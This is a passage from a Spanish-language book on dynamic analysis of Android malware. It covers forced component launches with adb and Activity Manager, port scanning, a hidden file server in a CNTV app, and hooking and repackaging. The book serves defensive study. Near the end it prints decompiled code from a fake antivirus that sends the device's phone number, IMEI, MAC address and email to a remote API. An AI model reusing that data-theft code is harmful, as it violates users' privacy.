Imagen 04.04: Histórico de peticiones HTTP procesadas por Burp

El siguiente paso que habrá que lograr si se quiere continuar explorando las comunicaciones es evitar el problema que tiene la aplicación para cargar el resto de sus componentes. Para esto se puede recurrir a una nueva técnica: la ejecución de un componente bajo demanda.

Esta técnica será explicada en detalle más adelante cuando se presente el servicio *Activity Manager*, pero valga decir por el momento que este servicio del sistema operativo permitirá que se le indique la aplicación y componente que se quiere ejecutar, admitiendo la definición de parámetros y valores a pasar como argumentos al componente.

Para identificar el componente a ejecutar bajo demanda, se estudiará el fichero *AndroidManifest.xml* en busca de alguno que llame la atención de forma especial, llamando la atención la actividad *cn.cntv.activity.main.MainActivity* al contener en su nombre la palabra *MainActivity*, la cual puede hacer pensar que debe ser uno de los componentes *activity* principales:

```

<application android:icon="@7F0C200CA" android:label="@7F0A0057" android:name="cn.cntv.MainApplication" android:theme="@7F0A0010">
<activity android:label="@7F0A0057" android:name="cn.cntv.activity.LogoActivity" android:screenOrientation="1">
<intent-filter>
<action android:name="android.intent.action.MAIN">
</action>
<category android:name="android.intent.category.LAUNCHER">
</category>
</intent-filter>
</activity>
<activity android:label="@7F0A0057" android:name="cn.cntv.activity.BaseActivity">
</activity>
<activity android:label="@7F0A0057" android:launchMode="2" android:name="cn.cntv.activity.main.MainActivity" android:screenOrientation="1">
```

Imagen 04.05: Parte del contenido de *AndroidManifest.xml* en la muestra CNTV.

Si se quiere ejecutar bajo demanda dicho componente bastará con ejecutar el siguiente comando:

```
adb shell su -c am start cn.cntv/cn.cntv.activity.main.MainActivity
```

Con esto se logrará que se cargue la supuesta actividad principal, que aunque se pueda presentar completamente en blanco, permitirá que se continúe con el análisis de las comunicaciones, siendo el siguiente punto estudiar los puertos abiertos en el dispositivo tras ejecutar la aplicación:



```

root@kali:~# nmap 10.0.0.10 -sS -p0000-9000

Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-01-24 00:40 CET
Nmap scan report for 10.0.0.10
Host is up (0.00015s latency).
Not shown: 2999 closed ports
PORT STATE SERVICE
6259/tcp open unknown
7766/tcp open unknown
MAC Address: 08:00:27:64:53:15 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 3.38 seconds

```

Imagen 04.06: Ejemplo de exploración con nmap utilizando un rango de puertos.

Resulta interesante descubrir todos estos puertos abiertos cuando en principio el único que se podría esperar es el 5555, relacionado con el servicio provisto por **adb**.

Todavía es más interesante si se prueba a establecer conexión con estos puertos utilizando **netcat** y se presiona **ENTER** varias veces:

```

root@vm-kali:~/malware-samples# netcat 10.0.0.11 7766

HTTP/1.0 400 Bad Request
Date: Sat, 21 Nov 2015 09:33:15 GMT+00:00
Server: WebServer/1.1
Content-Length: 22
Content-Type: text/plain; charset=US-ASCII
Connection: Close

Invalid request line: root@vm-kali:~/malware-samples#

```

Imagen 04.07: Respuesta a la conexión por el puerto 7766.

Como se ve en la captura, se obtiene un resultado propio de un servidor web, y si se establece conexión contra este servicio con un cliente web y utilizando la URL **http://[IP-VM-Android]:7766**, se obtendrá el listado de todos los ficheros y directorios ubicados en la raíz del sistema del dispositivo Android, permitiendo una navegación por estos directorios limitada por los permisos asociados a la aplicación, descarga de ficheros, compresión y borrado de estos.

También si se observa en detalle el recurso entregado al acceder a dicha URL, se verá en el pie de página un enlace a una página web externa con el texto “Welcome to winorlose2000’s blog!”, texto que se puede buscar en el código para encontrar qué parte de este está siendo ejecutada al acceder a dicha funcionalidad:

```

for (int j = 0; j++)
{
 if (j >= i)
 {
 localStringBuilder.append("</table>\n<tr noshade>\n<td>Welcome to winorlose2000's blog");
 return new StringEntity(localStringBuilder.toString(), "UTF-8");
 str = paramString;
 break;
 }
 appendRow(localStringBuilder, arrayOfFile[j]);
}

```

Imagen 04.08: Inserción de contenido HTML desde el código fuente.

Realizar esa búsqueda dará como resultado la clase **cn.cntv.download.server.HttpFileHandler**, que si se busca de nuevo para encontrar clases que hagan uso de ella para así trazar qué flujo de ejecución ha llevado al texto que la aplicación ha mostrado, llevará a la clase **cn.cntv.download.server.WebServer**, que si se continúa buscando en este ejercicio recursivo para identificar el punto de inicio de todo este comportamiento llevará finalmente a la clase **cn.cntv.download.server.WebService**, el cual se encuentra declarado en el fichero **AndroidManifest.xml**. Finalmente, este servicio se encuentra referenciado por la clase **cn.cntv.activity.main.MainActivity**, que es la clase de la que se ha forzado su ejecución.

Si se desea alcanzar un mayor grado de conocimiento respecto a cómo se llega a la condición de arranque del servicio desde la actividad de inicio, el analista puede encontrar algunas complicaciones ya que herramientas como **jd-gui** o **jadx** pueden fallar al decompilar dicha clase. En estos casos se tendrá que recurrir a herramientas que devuelvan una representación del código de más bajo nivel, siendo en este caso una alternativa utilizar **jadx** para que dibuje los grafos de ejecución:

```
jadx --cfg 9e585e582c78a31d32355d56428e872fb2b80899.apk -d jadx-code-9e585e-582c78a31d32355d56428e872fb2b80899
```

Si se abre el fichero con el grafo de ejecución del método **onCreate(...)** de la clase **MainActivity**, ubicado en **.../jadx-code-9e585e582c78a31d32355d56428e872fb2b80899/cn/cntv/activity/main/MainActivity\_graphs/onCreate(Landroid\_os\_Bundle)V.dot**, se encontrará cómo superada una condición inicial que siempre se cumplirá (no contener unos datos en una base de datos local que inicialmente no se encuentra inicializada) y que al final todo el código converge en iniciar el servicio web trazado:




Imagen 04.09: Convergencia en la ejecución sobre el arranque del servicio web.

Si se continúa observando las comunicaciones, esta vez desde la captura del tráfico que está realizando el sniffer Wireshark, se podrá encontrar la navegación que se hizo desde el cliente web utilizando un filtro como el siguiente:

```
tcp.dstport == 7766 || tcp.srcport == 7766
```

En la que si se observa detenidamente el tráfico generado por la aplicación se podrá encontrar que a continuación de la solicitud del recurso que se realizó desde el cliente web (la raíz del servidor web), se intenta realizar la carga de otro contenido que apunta a directorios en el sistema de ficheros local:

Filter: tcp.stream eq 32603		Expression...		Clear	Apply	Guardar
No.	Time	Source	Destination	Protocol	Length	Info
76011	136204.8158	10.0.0.11	10.0.0.1	HTTP	5520	HTTP/1.1 200 OK (text/html)
76012	136204.8158	10.0.0.1	10.0.0.11	TCP	66	48339 > 7766 [ACK] Seq=300 Ack=8507 Win=47104 Len=0 TSval=246
76013	136204.9176	10.0.0.1	10.0.0.11	HTTP	300	GET /mnt/sdcard/.wfs/css/wsf.css HTTP/1.1
76014	136204.9181	10.0.0.11	10.0.0.1	HTTP	288	HTTP/1.1 404 Not Found (text/html)
76015	136204.9181	10.0.0.1	10.0.0.11	TCP	66	48339 > 7766 [ACK] Seq=614 Ack=8729 Win=50176 Len=0 TSval=246
76016	136204.9390	10.0.0.1	10.0.0.11	HTTP	305	GET /mnt/sdcard/.wfs/css/examples.css HTTP/1.1
76017	136204.9397	10.0.0.11	10.0.0.1	HTTP	288	HTTP/1.1 404 Not Found (text/html)
76018	136204.9811	10.0.0.1	10.0.0.11	HTTP	376	GET /mnt/sdcard/.wfs/js/jquery-1.7.2.min.js HTTP/1.1
76019	136204.9820	10.0.0.11	10.0.0.1	HTTP	288	HTTP/1.1 404 Not Found (text/html)
76020	136204.9837	10.0.0.1	10.0.0.11	HTTP	363	GET /mnt/sdcard/.wfs/js/wsf.js HTTP/1.1
76031	136204.9849	10.0.0.11	10.0.0.1	HTTP	288	HTTP/1.1 404 Not Found (text/html)
76032	136204.9827	10.0.0.1	10.0.0.11	HTTP	396	GET /mnt/sdcard/.wfs/img/favicon.ico HTTP/1.1
76034	136204.9844	10.0.0.11	10.0.0.1	HTTP	288	HTTP/1.1 404 Not Found (text/html)
76036	136205.0233	10.0.0.1	10.0.0.11	TCP	66	48339 > 7766 [ACK] Seq=1870 Ack=9617 Win=62464 Len=0 TSval=246

Imagen 04.10: Tráfico capturado al acceder al servidor web iniciado por la app.

La propia captura refleja que no se han encontrado los recursos solicitados al resultar en una respuesta 404, y si se consultan sobre el sistema de ficheros se encontrará que efectivamente los ficheros no existen, sin embargo en la tarea de análisis estas son comprobaciones que se deberán realizar nunca dando por inválida una pista que pueda llevar a nueva información.

## Inspección de cambios en el sistema de ficheros

La observación de los cambios en el sistema de ficheros es otro aspecto fundamental durante la fase de análisis dinámico.

Mediante esta técnica se puede identificar como la muestra interactúa con el sistema de ficheros, permitiendo reflejar ficheros accedidos y tipo de acceso realizado: creación, modificación, borrado, etcétera.

Para implementar un mecanismo de observación de directorios en Android se puede recurrir a la clase `FileObserver` de la API. Haciendo uso de esta se puede indicar un directorio a observar del siguiente modo:

```
private static void observeDirectoryTree(String path) {
 new FileObserver(path) {
 @Override
 public void onEvent(int event, String path) {
 switch (event) {
 case FileObserver.ACCESS: {
```

```
 Log.d("TestFileObserver", "Detected ACCESS on " + path);
 break;
 }
 case FileObserver.CREATE: {
 Log.d("TestFileObserver", "Detected CREATE on " + path);
 break;
 }
 case FileObserver.DELETE: {
 Log.d("TestFileObserver", "Detected DELETE on " + path);
 break;
 }
 case FileObserver.MODIFY: {
 Log.d("TestFileObserver", "Detected MODIFY on " + path);
 break;
 }
}
}.startWatching();
}
```

Sin embargo esta clase, a fecha de escritura de este libro, se encuentra mal documentada e indica que dado un directorio observará cualquier cambio que se realice sobre este o cualquiera de los ficheros y/o directorios que este contenga de forma recursiva. La realidad es otra y sólo observará los cambios realizados en directorios y ficheros que se encuentren directamente bajo el directorio especificado, sin aplicar ningún tipo de recursividad sobre este.

Conocida esta limitación, si se opta por desarrollar una aplicación que instalar en la VM-Android para monitorizar la actividad de las muestras sobre el sistema de ficheros, el lector tendrá que tener en consideración las siguientes problemáticas:

- Deberá implementar una función que registre un FileObserver por cada uno de los subdirectorios encontrados de forma recursiva desde el directorio que se desea observar.
- La estructura de directorios puede cambiar con la interacción de las aplicaciones a lo largo del tiempo de ejecución. Estos cambios serán capturados por el FileObserver de modo que se pueden establecer y eliminar observadores según se creen y destruyan directorios.
- La aplicación se encontrará limitada por los mecanismos de seguridad habituales del sistema operativo como el sistema de permisos utilizado para hacer sandboxing de las aplicaciones, no pudiéndose observar los directorios en los cuales la aplicación no tenga permisos, obligando al analista a modificar permisos o elevar privilegios durante la ejecución de su aplicación de monitorización de cambios.

Estas dificultades que plantea la observación de los cambios en el sistema de ficheros, al menos con las herramientas proporcionadas por el sistema, hacen que prácticamente se reduzca a la observación de directorios compartidos como lo pueda ser **/sdcard**, sin embargo existen otros acercamientos y herramientas, presentados más adelante en este mismo capítulo como el hooking y el sandboxing, y que ayudarán al analista en esta tarea satisfaciendo todas las necesidades que una inspección del sistema de ficheros plantea.

## Volcado de información del sistema

Se puede obtener información de interés en cuanto a cómo evoluciona la aplicación en tiempo de ejecución observando en distintos momentos qué componentes se encuentran registrados.

Para obtener esta información el analista puede utilizar el siguiente comando:

```
adb shell pm dump [package]
```

Una muestra que se puede utilizar como ejemplo para comprobar las posibilidades de esta técnica es la ya presentada 9e585e582c78a31d32355d56428e872fb2b80899, que se correspondía con la aplicación de la televisión CNTV que habilitaba un servidor web permitiendo la descarga del contenido del disco del dispositivo Android.

Si se instala la aplicación y se comprueban los componentes registrados:

```
adb shell pm dump cn.cntv
```

Se podrá observar como entre los listados no se encuentra **cn.cntv.download.server.WebService**, sin embargo tras ejecutar la aplicación y forzar la ejecución de la actividad *MainActivity* tal y como se describió en el punto de **Capturar el tráfico de red**, el lector podrá ver cómo tras cargarse la pantalla principal de la aplicación sí que se muestra el servicio **WebService** como registrado. Momento a partir del cual y como ya se analizó, aparece el puerto 7766 como abierto en la VM Android.

## Ejecución externa de código

En determinadas muestras el analista se enfrentará a un código del que es difícil deducir su comportamiento durante la fase de análisis estático debido a la gran cantidad de clases que participan para definir su comportamiento o a un nivel elevado de ofuscación.

Para estos casos se presentó en el capítulo anterior como estrategia para enfrentarse a la ofuscación el **COPY-PASTE** del código decompilado en un proyecto aparte para ejecutarlo y observar sus valores generados, sin embargo esta estrategia puede ser difícil de llevar a cabo cuando las clases que se quieren estudiar están fuertemente relacionadas con otras muchas clases, obligando al analista a copiar y pegar mucho código de forma manual, suponiendo esto un coste en tiempo además de incrementándose las posibilidades de cometer un error.

Existe otro acercamiento para resolver esta problemática y es empaquetar el código de manera que pueda ser cargado en una herramienta externa para su ejecución, por ejemplo, haciendo uso de herramientas como la suite dex2jar se puede convertir el código DEX en un paquete JAR que podrá ser importado en un proyecto Java. Esta técnica puede ser utilizada en la muestra con hash SHA-1 b32d064261a49b80f78fc3578eaa2cdf7c6a0dc0, la cual se corresponde con una supuesta aplicación que se presenta como un mando para la televisión, función que no realiza y que acompaña del código necesario para tener el comportamiento de un *Clicker*.

Si se ejecuta el script **infogath.py** sobre la muestra y se carga en **jd-gui** el fichero JAR obtenido desde esta se encontrará que el siguiente método *onCreate(...)* de la clase *MainActivity*, la cual será iniciada en primera instancia:





```

public void onCreate(Bundle paramBundle)
{
 super.onCreate(paramBundle);
 if (Build.VERSION.SDK_INT >= 9)
 StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
 requestWindowFeature(1);
 setContentView(2130903040);
 SharedPreferences localSharedPreferences = PreferenceManager.getDefaultSharedPreferences(getApplicationContext());
 if (localSharedPreferences.getString("ac", "0").contains("1"))
 {
 Intent localIntent1 = new Intent(this.b, Servisin.class);
 this.b.startService(localIntent1);
 }
 try
 {
 while (true)
 {
 CharSequence[] arrayOfCharSequence = new CharSequence[1];
 arrayOfCharSequence[0] = j.a(j.c);
 }
 }
}

```

Imagen 04.11: Código ejecutado al iniciarse la ejecución de la muestra.

Si se presta atención a la última línea se hace patente el uso de ofuscación, y si el lector estudia el código de la clase *com.ndsonkentucki.kumanda.j* encontrará que se encuentra relacionada con otras clases ofuscadas del mismo paquete, definiendo entre todas un algoritmo que se presenta lo suficientemente complejo como para no permitir descubrir de forma directa qué texto se esconde en las variables **a**, **b** o **c** de la clase *com.ndsonkentucki.kumanda.j*.

Sin embargo queda claro su uso, la función *j.c(...)* recibe una de esas variables y parece ser la clave para su decodificación, de modo que se puede utilizar el mismo JAR que se ha cargado en *jd-gui* como librería en un proyecto Java, de modo que realizando la misma llamada se obtendrá el resultado que durante el análisis estático de código no se ha podido conseguir:




Imagen 04.12: Ejecución externa del código de la app como librería.

### 3. Alterando la ejecución en nuestro favor

Otra técnica que tendrá que ser usada durante la fase de análisis dinámico es la alteración de la ejecución.

Se ha visto en capítulos anteriores como utilizando diferentes técnicas de análisis dinámico se ha podido localizar código que en ejecución podría no ser deseable, sin embargo que una muestra incluya este código no quiere decir que haga uso de él, y a la hora de confirmar en un análisis manual si una muestra es o no perjudicial será necesario evidenciar el comportamiento no deseable.

A veces que se llegue a ejecutar ese código depende de un factor externo que debido al entorno de análisis u otro elemento fuera del alcance del analista hace que no se pueda observar el impacto real de la muestra. Es en estas situaciones cuando será de gran ayuda disponer de mecanismos que permitan orientar el flujo de ejecución hacia ese código que se quiere analizar.

Con este objetivo, las técnicas al alcance del analista son diversas, desde ejecutar componentes bajo demanda simulando por ejemplo un broadcast, hasta alterar el propio código para “relajar” alguna condición bloqueante, pasando por la alteración de código en tiempo de ejecución. Cada una de estas técnicas ofrecerá unas ventajas y adolecerá de unos inconvenientes que según sea el caso, permitirán seleccionar la estrategia que mejor se adapte al caso concreto que presenta la muestra a analizar.

#### Técnicas y herramientas

Llegado el momento de forzar a que la ejecución tome un camino u otro se dispondrá de diversas estrategias apoyadas en técnicas, herramientas y más importante, el ingenio.

A continuación se enumeran algunas de las opciones que podrán ser utilizadas para alterar el comportamiento en ejecución de una aplicación, indicando sus ventajas e inconvenientes, para más adelante profundizar en cada una de ellas:

##### Activity Manager

Este servicio de Android al que se puede acceder a través de **adb** permitirá ejecutar acciones sobre el sistema entre las que se incluye emitir un intent vía broadcast, iniciar actividades/servicios bajo demanda, realizar un volcado del heap de un proceso en ejecución o activar opciones de depuración, siendo su comando base de ejecución el siguiente:

```
adb shell am [comando]
```

Donde **[comando]** permitirá indicar si se quiere iniciar un componente activity, receiver o service y los parámetros que se le quieren pasar a través del Intent.

**Ventajas:** El uso de **am** será útil cuando se tenga la necesidad de iniciar un componente específico al que de otra manera costaría llegar debido a sus condiciones o que por el entorno utilizado quizá nunca llegaría a ocurrir. El comando **am** permitirá el paso de parámetros al componente permitiéndonos simular todos esos extras que deberían llegar en una ejecución normal.



**Desventajas:** Está limitado a ejecutar componentes bajo demanda y no ofrecerá ningún control sobre la ejecución una vez se inicie el componente.

### Modificación y reempaquetado

Determinadas muestras pueden basar su funcionalidad en condiciones fuera del alcance del analista, por ejemplo que el dispositivo en que están siendo ejecutadas se encuentre conectado a una red de telefonía móvil, condición que la VM-Android no satisfará.

Ante este tipo de casos una alternativa para evitar la limitación puede ser desempaquetar la aplicación para obtener su código, modificarlo para que cumpla con las necesidades del entorno, re-empaquetarlo y volver a ejecutarlo.

En este sentido es fundamental recordar que el objetivo del análisis es confirmar el verdadero impacto que producirá la muestra al ejecutarse en el dispositivo, de modo que alterar su código para que se cumpla una condición que de otro modo no se podría cumplir no tiene ningún sentido, como por ejemplo, forzar una llamada a una función que bajo ningún flujo de ejecución sería llamada.

**Ventajas:** Permitirá no sólo forzar la ejecución de código que de otro modo no se conseguirá, sino que además podremos insertar código propio, estrategia que podría ser utilizada para por ejemplo volcar al log el valor de los parámetros que estén llegando a una función.

**Desventajas:** Existen aplicaciones que implementan mecanismos de seguridad de validación de firma, de modo que si la aplicación es modificada la firma deja de coincidir y detienen su ejecución. También según la complejidad de la muestra, esta técnica puede verse muy limitada. Decompilar código a alto nivel (Java) casi siempre dará algún error, de modo que re-empaquetar en Java casi nunca será una opción, lo que obligará a bajar un nivel más y a modificar código Jasmin o smali, y aun así se pueden encontrar algunas muestras que se resistan al desensamblado.

### Frameworks para hooking

Existen frameworks orientados al hooking de funciones como Cydia Substrate o Xposed. Estos frameworks, cada uno siguiendo su propio modelo de ejecución, permiten inyectar código que sobre-escribirá en tiempo de ejecución el comportamiento original de la función permitiendo alterar la ejecución pero sin necesidad de alterar la propia aplicación.

**Ventajas:** Debido a que el código modificado se inyecta en memoria en tiempo de ejecución y no implica la modificación directa de la aplicación, tienen la capacidad de evadir mecanismos de seguridad como la comprobación de una firma de la aplicación. También evitan los problemas de desensamblado/decompilación que se podrían encontrar aplicando la técnica de *modificación y reempaquetado*.

**Desventajas:** En su contra tiene que para hacer uso de ellos se tendrá que recurrir a conocer cómo funciona el framework de hooking, obligando al analista a escribir código que sea ejecutado en el dispositivo Android para inyectar el código modificado en la memoria. Esta técnica también se enfrenta a mecanismos de seguridad que comprueban si el código cargado en memoria ha sido modificado, como las técnicas de anti-tampering.



## Otras opciones

Una vez más se debe dar rienda suelta a la creatividad. En algunos casos las muestras realizan conexiones contra servidores bajo el control del desarrollador de malware, y en estas mismas conexiones introducen validaciones para determinar por ejemplo si el dispositivo es un móvil, una tablet, o una máquina virtual y dar un comportamiento normal para evitar ser detectados.

Si a través de código se ha identificado que ante una determinada entrada se obtendría un resultado perjudicial para el dispositivo, nada impide al analista interceptar las comunicaciones con el proxy web para alterarlas y forzar ese flujo de ejecución; o si la aplicación intentará acceder a un fichero que no existe debido al entorno de ejecución, se puede abrir una shell para crearlo de acuerdo al formato esperado.

Tras esta introducción de las técnicas, a continuación se muestra en detalle y con ejemplos las posibilidades que ofrece cada una de estas.

## Activity manager

Haciendo uso de esta herramienta del sistema, el analista podrá crear un Intent con el que iniciar bajo demanda los componentes que se encuentren declarados en el fichero **AndroidManifest.xml** o que hayan sido iniciados bajo demanda del código ejecutado, como es el caso de los componentes de tipo receiver.

Si el lector ha prestado atención al contenido del fichero *AndroidManifest.xml* analizado durante la fase de recuperación de información, habrá podido observar como estos *intent-filter* a menudo definen elementos adicionales como *action*, *category* y *data*, para controlar bajo qué condiciones deben de ejecutarse.

Además cuando se ha realizado el análisis estático de estas muestras se ha podido ver cómo dentro de estos *Intent* puede haber un paso de información a través de los llamados *extras*, que admiten cualquier tipo de dato básico o no básico, siempre que ese tipo herede de la clase *Parcelable* del framework Android.

Al igual que con el resto de comandos enviados desde **adb**, será necesario que la VM-Kali se encuentre conectada a la VM-Android para entregar los *Intent* contruidos por el *ActivityManager*. En cuanto a las opciones que proporciona según sus argumentos, destacan las siguientes:

- Iniciar un component *activity*  
# adb shell am start [opciones] [intent]
- Iniciar un componente *service*:  
# adb shell am startservice [opciones] [intent]
- Iniciar un component *receiver*:  
# adb shell am broadcast [opciones] [intent]

*ActivityManager* ofrece en el campo **[opciones]** parámetros comunes y también diferentes en base al tipo de componente con el que se esté interactuando. Por ejemplo:



- Se puede especificar el usuario con el que se ejecutará el comando con el argumento **--user USER\_ID**. Este argumento es común a todos los componentes.
- Se puede iniciar un componente activity en modo depuración con el argumento **-D**.
- Se puede forzar a que se detenga la aplicación antes de ejecutar un componente activity con el argumento **-S**.

En cuanto a las opciones que permite el campo **[intent]**:

- Se puede especificar el elemento *action* con el argumento **-a "valor"**.
- Se puede especificar el elemento *category* con el argumento **-c "valor"**.
- Se puede especificar flags con el argumento **-f "valor"**.
- Se pueden añadir extras al intent, por ejemplo una String, con el argumento **--es "clave" "valor"**

**Nota:** Pueden encontrarse muchos otros argumentos en la documentación oficial de ActivityManager:.

Las opciones a la hora de definir el *Intent* que se quiere emitir son bastantes como se puede ver en la siguiente captura:

```
<INTENT> specifications include these flags and arguments:
[-a <ACTION>] [-d <DATA_URI>] [-t <MIME_TYPE>]
[-c <CATEGORY>] [-c <CATEGORY>] ...]
[-e | --es <EXTRA_KEY> <EXTRA_STRING_VALUE> ...]
[--esn <EXTRA_KEY> ...]
[--ez <EXTRA_KEY> <EXTRA_BOOLEAN_VALUE> ...]
[--ei <EXTRA_KEY> <EXTRA_INT_VALUE> ...]
[--el <EXTRA_KEY> <EXTRA_LONG_VALUE> ...]
[--ef <EXTRA_KEY> <EXTRA_FLOAT_VALUE> ...]
[--eu <EXTRA_KEY> <EXTRA_URI_VALUE> ...]
[--ecn <EXTRA_KEY> <EXTRA_COMPONENT_NAME_VALUE>]
[--eia <EXTRA_KEY> <EXTRA_INT_VALUE>[,<EXTRA_INT_VALUE...>]]
[--ela <EXTRA_KEY> <EXTRA_LONG_VALUE>[,<EXTRA_LONG_VALUE...>]]
[--efa <EXTRA_KEY> <EXTRA_FLOAT_VALUE>[,<EXTRA_FLOAT_VALUE...>]]
[-n <COMPONENT>] [-f <FLAGS>]
[--grant-read-uri-permission] [--grant-write-uri-permission]
[--debug-log-resolution] [--exclude-stopped-packages]
[--include-stopped-packages]
[--activity-brought-to-front] [--activity-clear-top]
[--activity-clear-when-task-reset] [--activity-exclude-from-recents]
[--activity-launched-from-history] [--activity-multiple-task]
[--activity-no-animation] [--activity-no-history]
[--activity-no-user-action] [--activity-previous-is-top]
[--activity-reorder-to-front] [--activity-reset-task-if-needed]
[--activity-single-top] [--activity-clear-task]
[--activity-task-on-home]
[--receiver-registered-only] [--receiver-replace-pending]
[--selector]
[<URI> | <PACKAGE> | <COMPONENT>]
```

Imagen 04.13: Tipos de datos soportados y otras opciones al emitir intents.

Finalmente, si en algún momento se necesita conocer todas las posibilidades que ofrece para alguna prueba en concreto basta con ejecutar **"adb shell am"** y se obtendrá todas las combinaciones y opciones de ActivityManager, además de encontrarse más información en su documentación oficial: <https://developer.android.com/intl/es/tools/help/shell.html#am>.



Un ejemplo de esta herramienta en funcionamiento lo podemos ver sobre la muestra con hash SHA1 654ffa4567deb19e47a4caafba283b6b58f4a6b2.apk, el antivirus que incluía como código nativo librerías aparentemente robadas de otro motor antivirus.

Debido a las características de la VM-Android, si se instala la muestra e intenta ejecutar la aplicación desde el Launcher se obtendrá el mensaje *"Please check your device for internet connection"*, mensaje tras el cual la aplicación se cerrará, impidiendo acceder mediante el uso de la aplicación a otros de sus componentes. Es en estos casos donde *ActivityManager* será de utilidad ya que permitirá ejecutar esos componentes a las que de otro modo no se podría acceder.

Si se analiza el fichero **AndroidManifest.xml** de esta muestra se encontrará que tiene definida una actividad con nombre **MenuActivity**, cuyo nombre completo de clase será **com.androidsantivirus.MenuActivity** ya que el package de esta aplicación está definido como **com.androidsantivirus**.

Con estos datos se puede iniciar la actividad utilizando el siguiente comando:

```
adb shell su -c am start com.androidsantivirus/com.androidsantivirus.MenuActivity
```

**Nota:** Para utilizar *ActivityManager* basta con ejecutar "am start com.androidsantivirus/com.androidsantivirus.MenuActivity", pero para que se pueda ejecutar la aplicación y debido al sandboxing de Android será necesario un usuario con permisos de ejecución sobre la aplicación, por este motivo el Intent se emite como root, aunque finalmente la aplicación será ejecutada como el usuario creado por el sistema para la aplicación, respetándose así el modelo de sandboxing.

De vuelta al análisis de la muestra, se confirma que utilizando esta técnica es posible evadir el mecanismo inicial de control de la muestra ante dispositivos sin conectividad a la red.

Siguiendo con esta misma muestra, si se continúa revisando el fichero **AndroidManifest.xml** se encontrará el receiver *com.androidsantivirus.receivers.InstallReferrerReceiver*, cuyo nombre llama la atención al apuntar a que la aplicación utiliza algún sistema de referencia entre aplicaciones (típico en sistemas de ads para contabilización de instalaciones referidas). Si se decompila la muestra y analiza su código se podrá observar lo siguiente:

```
public class InstallReferrerReceiver
 extends BroadcastReceiver
{
 public void onReceive(final Context paramContext, Intent paramInt)
 {
 AppDataHelper localAppDataHelper = new AppDataHelper(paramContext);
 localAppDataHelper.updateAppReferrer(paramInt.getStringExtra("referrer"));
 String str = localAppDataHelper.getAppToken();
 Log.d("referrer", "receive, token:" + String.valueOf(str));
 if ((str == null) || (str.isEmpty())) {
 AppUtil.registerDevice(paramContext, new Handler()
 {
 public void handleMessage(Message paramAnonymousMessage) {}
 });
 }
 for (;;)
 {
 try
 {
 ((BroadcastReceiver)Class.forName("com.mobileaptracker.Tracker").newInstance()).onReceive(paramContext, paramInt);
 return;
 }
 }
 }
}
```

Imagen 04.14: Código del receiver *com.androidsantivirus.receivers.InstallReferrerReceiver*.



Identificándose en esta captura algunos detalles de interés:

- El componente espera recibir en el intent un extra de tipo String con nombre “referrer”.
- Apoyándose en la clase AppDataHelper consultará una base de datos local para buscar un token interno asociado al referrer recibido y lo mostrará a través de los logs. En caso de no encontrar el token realizará una llamada a la función *AppUtil.registerDevice(...)*, que extraerá información sensible del dispositivo como el número de teléfono, email de la cuenta del usuario, dirección MAC, etc:

```
localHashMap = new HashMap();
localHashMap.put("url", "http://api.androidsantivirus.com/api/device/register");
localHashMap.put("method", "post");
localHashMap.put("app_version", localPackageInfo.versionName);
localHashMap.put("sim_country", localTelephonyManager.getSimCountryIso());
localHashMap.put("os_version", Build.VERSION.RELEASE);
localHashMap.put("phone_number", localTelephonyManager.getLine1Number());
localHashMap.put("device_name", DeviceUtil.getDeviceName());
localHashMap.put("udid", localTelephonyManager.getDeviceId());
localHashMap.put("android_id", DeviceUtil.getAndroidID(paramContext));
localHashMap.put("wifi_mac_address", NetworkUtil.getMacAddress(paramContext));
localHashMap.put("device_email", str);
new HttpReqTask()
{
 protected void onPostExecute(String paramAnonymousString)
 {
 try
 {
 JSONObject localJSONObject = new JSONObject(paramAnonymousString);
 AppUtil.this.updateAppToken(localJSONObject.getString("token"));
 AppUtil.this.updateDeviceId(localJSONObject.get("device_id").toString());
 PreferencesUtil.updateStartupPage(paramContext, localJSONObject.get("landing activity").toString());
 }
 }
}
```

Imagen 04.15: Fuga de datos.

Si se quiere confirmar este comportamiento en ejecución, y dado que se ha visto que escribirá los resultados en el log, se sacará la salida del logcat con “adb logcat” por una shell:

```
adb logcat -cd
